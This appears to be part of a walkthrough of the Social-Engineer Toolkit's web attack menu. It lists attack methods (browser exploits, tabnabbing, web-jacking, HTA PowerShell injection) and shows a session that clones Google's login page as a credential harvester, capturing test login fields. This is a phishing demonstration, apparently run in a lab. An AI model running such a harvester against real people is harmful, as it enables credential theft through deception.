The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and de
liver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field
 and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something diff
erent.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements
to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced w
ith the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can ut
ilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is success
ful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which
can be used for Windows-based PowerShell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.64]:

                 **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: 2

[*] Cloning the website: http://www.google.com
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, thi
es all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```




```
127.0.0.1 - - [23/Nov/2024 21:33:47] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: GALX=SJLCkfgaqoM
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIc
W1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcRiD3YTjX
PARAM: service=lso
PARAM: dsh=-7381887106725792428
PARAM: _utf8=â
PARAM: bgresponse=js_disabled
PARAM: pstMsg=1
PARAM: dnConn=
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=test
POSSIBLE PASSWORD FIELD FOUND: Passwd=test
PARAM: signIn=Sign+in
PARAM: PersistentCookie=yes
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```